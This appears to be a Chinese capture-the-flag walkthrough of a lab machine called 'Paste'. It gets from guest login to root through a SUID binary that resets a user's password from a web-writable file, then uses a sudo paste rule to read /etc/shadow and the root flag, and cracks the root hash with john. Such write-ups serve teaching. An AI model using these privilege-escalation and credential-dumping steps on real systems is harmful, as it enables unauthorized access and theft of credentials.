Paste

Nmap

```shell
 [root@Hacking] /home/kali/Paste
❯ nmap 192.168.55.128 -A -p-
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Password Generator
```

FTP & SSH

注意提示信息给了用guest:guest登录

```
[root@Hacking] /home/kali/Paste
❯ ftp 192.168.55.128
Connected to 192.168.55.128.
220 220 Welcome to FTP Service Please use guest:guest to login
Name (192.168.55.128:kali): guest
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48163|)
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

同时也能直接登录上去

```
[root@Hacking] /home/kali/Paste
❯ ssh guest@192.168.55.128
The authenticity of host '192.168.55.128 (192.168.55.128)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    (14 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.55.128' (ED25519) to the list of known hosts.
guest@192.168.55.128's password:
Linux Paste 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 13 01:17:49 2025 from 192.168.3.94
guest@Paste:~$
```

Change

看到一个可疑的change文件

```
                    Files with Interesting Permissions

╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 47K Apr  6  2024 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 63K Apr  6  2024 /usr/bin/su
-rwsr-xr-x 1 root root 35K Apr  6  2024 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 23K Jan 13  2022 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 179K Jan 14  2023 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02
-1997)
-rwsr-xr-x 1 root root 18K Jul 13 01:05 /usr/local/bin/change (Unknown SUID binary!)
-rwsr-xr-- 1 root messagebus 51K Jun  6  2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 471K Dec 21  2023 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Jan 13  2022 /usr/libexec/polkit-agent-helper-1

╔══════════╣ SGID
```

将其放入IDA看看

C

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  size_t v4; // rax
  char buf[260]; // [rsp+0h] [rbp-1A0h] BYREF
  int stat_loc; // [rsp+104h] [rbp-9Ch] BYREF
  int pipedes[2]; // [rsp+108h] [rbp-98h] BYREF
  char s[112]; // [rsp+110h] [rbp-90h] BYREF
  ssize_t v9; // [rsp+180h] [rbp-20h]
  __pid_t pid; // [rsp+18Ch] [rbp-14h]
  size_t v11; // [rsp+190h] [rbp-10h]
  FILE *stream; // [rsp+198h] [rbp-8h]

  if ( geteuid() )
  {
    fwrite("This program must be run as root\n", 1uLL, 0x21uLL, _bss_start);
    return 1;
  }
  stream = fopen("/var/www/html/password.log", "r");
  if ( !stream )
  {
    perror("Failed to open password file");
    return 1;
  }
  if ( !fgets(s, 100, stream) )
  {
    fwrite("Failed to read password from file\n", 1uLL, 0x22uLL,
_bss_start);
    fclose(stream);
    return 1;
  }
  fclose(stream);
  s[strcspn(s, "\n")] = 0;
  v11 = strlen(s);
  if ( v11 <= 7 )
  {
    fwrite("Password must be at least 8 characters\n", 1uLL, 0x27uLL,
_bss_start);
    return 1;
  }
  if ( pipe(pipedes) == -1 )
  {
    perror("Failed to create pipe");
    return 1;
  }
  pid = fork();
  if ( pid == -1 )
  {
```

```
    perror("Failed to fork process");
    return 1;
  }
  if ( !pid )
  {
    close(pipedes[1]);
    dup2(pipedes[0], 0);
    close(pipedes[0]);
    execlp("chpasswd", "chpasswd", 0LL);
    perror("Failed to execute chpasswd command");
    exit(1);
  }
  close(pipedes[0]);
  snprintf(buf, 0x100uLL, "%s:%s\n", "film", s);
  v4 = strlen(buf);
  v9 = write(pipedes[1], buf, v4);
  if ( v9 == -1 )
  {
    perror("Failed to write password to pipe");
    close(pipedes[1]);
    return 1;
  }
  close(pipedes[1]);
  waitpid(pid, &stat_loc, 0);
  if ( (stat_loc & 0x7F) == 0 )
  {
    if ( !BYTE1(stat_loc) )
    {
      printf("Password for %s successfully changed\n", "film");
      return 0;
    }
    fprintf(_bss_start, "Password change failed for user %s\n", "film");
  }
  return 1;
}
```

简单分析如下

- 该程序以 **root** 身份运行（SUID）
- 从 `/var/www/html/password.log` 文件读密码（至少 8 字符）
- 利用管道和 fork 执行 `chpasswd` 命令更改用户 `film` 的密码
- 传入格式是 `"film:<password>\n"`
- 输出密码更改是否成功
  不过当前guest用户没写入权限，看看源代码，发现可以从web页面进行修改

SHELL


```
 guest@Paste:/var/www/html$ ls -al
total 28
drwxr-xr-x 2 root     root     4096 Jul 13 00:54 .
drwxr-xr-x 3 root     root     4096 Apr  4 23:20 ..
-rw-r--r-- 1 www-data www-data 9051 Jul 13 00:54 index.html
-rw-r--r-- 1 www-data www-data   14 Jul 18 08:42 password.log
-rw-r--r-- 1 www-data www-data  573 Jul 13 00:48 save-number.php
guest@Paste:/var/www/html$ cat save-number.php
<?php
header('Content-Type: application/json');

// 获取POST数据
$data = json_decode(file_get_contents('php://input'), true);
$number = isset($data['number']) ? $data['number'] : '';

if (empty($number)) {
    echo json_encode(['success' => false, 'error' => '未提供数字']);
    exit;
}

// 文件路径
$filePath = '/var/www/html/password.log';

// 写入文件（覆盖）
if (file_put_contents($filePath, $number) !== false) {
    echo json_encode(['success' => true]);
} else {
    echo json_encode(['success' => false, 'error' => '文件写入失败']);
}
?>
```



直接运行的话，会报错找不到chpasswd，不过呢不影响，密码是成功改了的

```
[root@Hacking] /home/kali/Paste
❯ ssh guest@192.168.55.128
guest@192.168.55.128's password:
Linux Paste 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 18 08:48:27 2025 from 192.168.55.4
guest@Paste:~$ /usr/local/bin/change
Failed to execute chpasswd command: No such file or directory
Password change failed for user film
guest@Paste:~$ su film
Password:
film@Paste:/home/guest$ exit
exit
guest@Paste:~$ /usr/local/bin/change
Failed to execute chpasswd command: No such file or directory
Password change failed for user film
guest@Paste:~$ su film
Password:
film@Paste:/home/guest$ ls
ls: cannot open directory '.': Permission denied
```

Root

```
film@Paste:~$ sudo -l
Matching Defaults entries for film on Paste:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User film may run the following commands on Paste:
    (ALL) NOPASSWD: /usr/bin/paste
film@Paste:~$ sudo /usr/bin/paste --help
Usage: /usr/bin/paste [OPTION]... [FILE]...
Write lines consisting of the sequentially corresponding lines from
each FILE, separated by TABs, to standard output.

With no FILE, or when FILE is -, read standard input.

Mandatory arguments to long options are mandatory for short options too.
  -d, --delimiters=LIST   reuse characters from LIST instead of TABs
  -s, --serial            paste one file at a time instead of in parallel
  -z, --zero-terminated    line delimiter is NUL, not newline
      --help     display this help and exit
      --version  output version information and exit

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation at: <https://www.gnu.org/software/coreutils/paste>
or available locally via: info '(coreutils) paste invocation'
film@Paste:~$
```

可以直接读文件

```
GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation at: <https://www.gnu.org/software/coreutils/paste>
or available locally via: info '(coreutils) paste invocation'
film@Paste:~$ sudo /usr/bin/paste /root/root.txt
flag{root-6ab2177cfaffa72807624d043ecb6c13}
film@Paste:~$
```

读取/etc/shadow，进行破解

```
film@Paste:~$ sudo /usr/bin/paste /etc/shadow
root:$6$jJev7FIbmMhP8iVA$p1.bGLOCx5BsAzgCrbp/FgF56k6HXP0QFb5pCaZzAJ1N7qOhZjTJymyk9CMRbc8JGy5DXFl/BiwP9JEZ7o7mp0:20282:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
mail:*:20166:0:99999:7:::
news:*:20166:0:99999:7:::
uucp:*:20166:0:99999:7:::
proxy:*:20166:0:99999:7:::
www-data:*:20166:0:99999:7:::
backup:*:20166:0:99999:7:::
list:*:20166:0:99999:7:::
irc:*:20166:0:99999:7:::
gnats:*:20166:0:99999:7:::
nobody:*:20166:0:99999:7:::
_apt:*:20166:0:99999:7:::
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
```

破解成功

```
[root@Hacking] /home/kali/Paste
❯ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sexybitch!       (root)
1g 0:00:00:09 DONE (2025-07-18 09:03) 0.1089g/s 7640p/s 7640c/s 7640C/s 030979..punk11
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

[root@Hacking] /home/kali/Paste
```

结束

```
film@Paste:~$ sexybitch!
bash: sexybitch!: command not found
film@Paste:~$ su root
Password:
root@Paste:/home/film# id
uid=0(root) gid=0(root) groups=0(root)
root@Paste:/home/film#
```